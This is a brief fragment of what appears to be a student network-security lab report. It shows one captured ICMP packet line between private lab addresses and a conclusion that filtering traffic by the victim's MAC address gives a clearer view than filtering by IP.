174	2022-02-21 19:4…	10.9.0.5	192.168.60.5	ICMP	98	Echo (ping) request id=0x0032, seq=2166/30216, ttl=64 (no re…

In conclusion, I would say that using the victims MAC address as a filter would be preferred as it gives a more easier and clear picture about what is actually happening without unnecessary flooding which is unlike in the case where we would use victims IP as a filter, continuous TCP retransmission occurs thereby continuously sending packets unwantedly.